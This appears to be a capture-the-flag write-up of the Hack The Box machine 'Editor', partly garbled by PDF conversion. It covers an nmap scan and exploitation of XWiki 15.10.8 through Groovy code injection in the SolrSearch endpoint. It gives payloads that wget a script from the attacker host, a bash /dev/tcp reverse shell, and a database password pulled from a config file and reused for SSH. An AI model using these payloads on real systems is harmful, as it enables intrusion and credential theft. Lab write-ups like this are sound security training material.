credentials

editor.htb my ip:10.10.14.179 target ip:10.10.11.80

contact@editor.htb

GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0

XWiki Debian 15.10.8


Neal Bagwell

oliver:theEd1t0rTeam99


report

editor.htb my ip:10.10.14.95 target ip:10.10.11.80

```
bin nmap -p 22,80,8080 -A -T4 10.10.11.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 13:58 EDT
Nmap scan report for editor.htb (10.10.11.80)
Host is up (0.012s latency).
PORT
         STATE SERVICE VERSION
                       OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
    256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Editor - SimplistCode Pro
 _http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open http
                        Jetty 10.0.20
 http-cookie-flags:
      JSESSIONID:
        httponly flag not set
 http-webdav-scan:
    Server Type: Jetty(10.0.20)
    Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
    WebDAV type: Unknown
 http-methods:
 _ Potentially risky methods: PROPFIND LOCK UNLOCK
http-title: XWiki - Main - Intro
_Requested resource was http://editor.htb:8080/xwiki/bin/view/Main/
 _http-server-header: Jetty(10.0.20)
 http-robots.txt: 50 disallowed entries (15 shown)
 /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/ /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
 /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
 /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
 /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
|_http-open-proxy: Proxy might be redirecting requests
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux_linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
           ADDRESS
HOP RTT
    11.80 ms 10.10.14.1
    12.02 ms editor.htb (10.10.11.80)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds
→ bin
```



XWiki Debian 15.10.8



The website is running XWiki Debian 15.10.8, which is vulnerable to this RCE https://www.exploit-db.com/exploits/52136.

We need to tweak a few things in order to make the script work.

```
exploit_url = f*{target_url}/xwiki/bin/view/Main/SolrSearch?media-rssstext-%70%7D%7B%7Basync%20async-false%7D%7B%7Bgroovy%7D%7D%7Dprintln(%22cat%20/etc/hosts%22.execute().text)%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D
ync%7D%7D*
```

Trying to get a reverse shell will fail because of the way they parse the code. Even encrypting the payload in base64 will fail to resolve because echo will print everything.

echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45NS8xMjM0IDA+JjEnCg== |base64 -d |bash

The solution is to first store our payload on the target like this

/xwiki/bin/view/Main/SolrSearch?media=rss&text=}}{{{async async=false}}{{groovy}} println("wget http://10.10.14.95/revshell.sh -O /tmp/revshell.sh".execute().text){{/groovy}}{{/async}}

revshell:

bash -c 'bash -i >& /dev/tcp/10.10.14.95/1234 0>&1'

Then we encrypt the whole thing with url encode

http://editor.htb:8080/xwiki/bin/view/Main/SolrSearch?

 $\label{local-media-rss&text} $$ media=rss&text=\%7D\%7D\%7B\%7B\%7Basync\%20async=false\%7D\%7D\%7B\%7Bgroovy\%7D\%7Dmr-intln(\%22wget\%20http://10.10.14.95/revshell.sh%20-O%20/tmp/revshell.sh%22.execute().text) $$ \%7B\%7B/groovy\%7D\%7D\%7B\%7B/async\%7D\%7D $$$

Now we only have to do one command, no chaining, no pipe, no bad interpretation by the target.

/xwiki/bin/view/Main/SolrSearch?media=rss&text=}}}{{async async=false}}{{groovy}} println("bash /tmp/revshell.sh".execute().text){{/groovy}}{{/async}}

encrypt again with url encode

 $\label{lem:http://editor.htb:8080/xwiki/bin/view/Main/SolrSearch?} $$ media=rss&text=\%7D\%7D\%7B\%7B\%7Basync\%20async=false\%7D\%7D\%7B\%7Bgroovy\%7D\%7D\%7Dpr-intln(\%22bash\%20/tmp/revshell.sh%22.execute().text)\%7B\%7B/groovy\%7D\%7D\%7B\%7B/async\%7D\%7D}$$

```
-1 /U /UEV/LCP/10.10.14.90/1234
→ Downloads nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.98] from (UNKNOWN) [10.10.11.80] 35422
bash: cannot set terminal process group (994): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$ ls
ls
jetty
logs
start.d
start_xwiki.bat
start_xwiki_debug.bat
start_xwiki_debug.sh
start_xwiki.sh
stop_xwiki.bat
stop_xwiki.sh
webapps
xwiki@editor:/usr/lib/xwiki-jetty$
```

Finally, we have our reverse shell.

 $xwiki.authentication.validationKey = $$ \u8F48\u0EE2\u03FE\u4B0F\u3C8E\u35DA\uEEB8\u4013\u1E90\uF9A7\u4040\u28EA\uD217\u288BF$

\u6AF7\u377E\u295C\uC98D\u17FB5\uD3D4\u967F\uB8DE\u955B\uD54B\uEE55\u890D\uAFFC\u993 B\u1C49\u9B87

xwiki.authentication.encryptionKey =

symbolic names for networks, see networks(5) for more information

link-local 169.254.0.0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500

inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255

ether 02:42:26:b9:64:2f txqueuelen 0 (Ethernet)

RX packets 0 bytes 0 (0.0 B)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 0 bytes 0 (0.0 B)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

inet 10.10.11.80 netmask 255.255.254.0 broadcast 10.10.11.255

ether 00:50:56:94:38:4f txqueuelen 1000 (Ethernet)

RX packets 97022 bytes 17655609 (17.6 MB)

RX errors 0 dropped 9 overruns 0 frame 0

TX packets 101351 bytes 33973325 (33.9 MB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6::1 prefixlen 128 scopeid 0x10<host>

loop txqueuelen 1000 (Local Loopback)

RX packets 155431 bytes 25913561 (25.9 MB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 155431 bytes 25913561 (25.9 MB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| tcp | 0 | 0 127.0.0.1:19999 | 0.0.0.0:* | LISTEN | - |
|------|---|-------------------|-----------|--------|---|
| tcp | 0 | 0 127.0.0.1:8125 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 127.0.0.1:37999 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 127.0.0.1:3306 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 127.0.0.1:33060 | 0.0.0.0:* | LISTEN | - |
| tcp6 | 0 | 0 127.0.0.1:8079 | | | |

/var/www/html/assets/simplistcode 1.0.deb

/var/log/xwiki/2025_09_28.jetty.log /var/log/xwiki/2025_09_28.request.log

we found a password hidden inside a config xwiki file

cat /usr/lib/xwiki/WEB-INF/hibernate.cfg.xml | grep password

theEd1t0rTeam99

it is oliver password

Last login: Sun Sep 28 12:22:09 2025 from 10.10.14.95 oliver@editor:~\$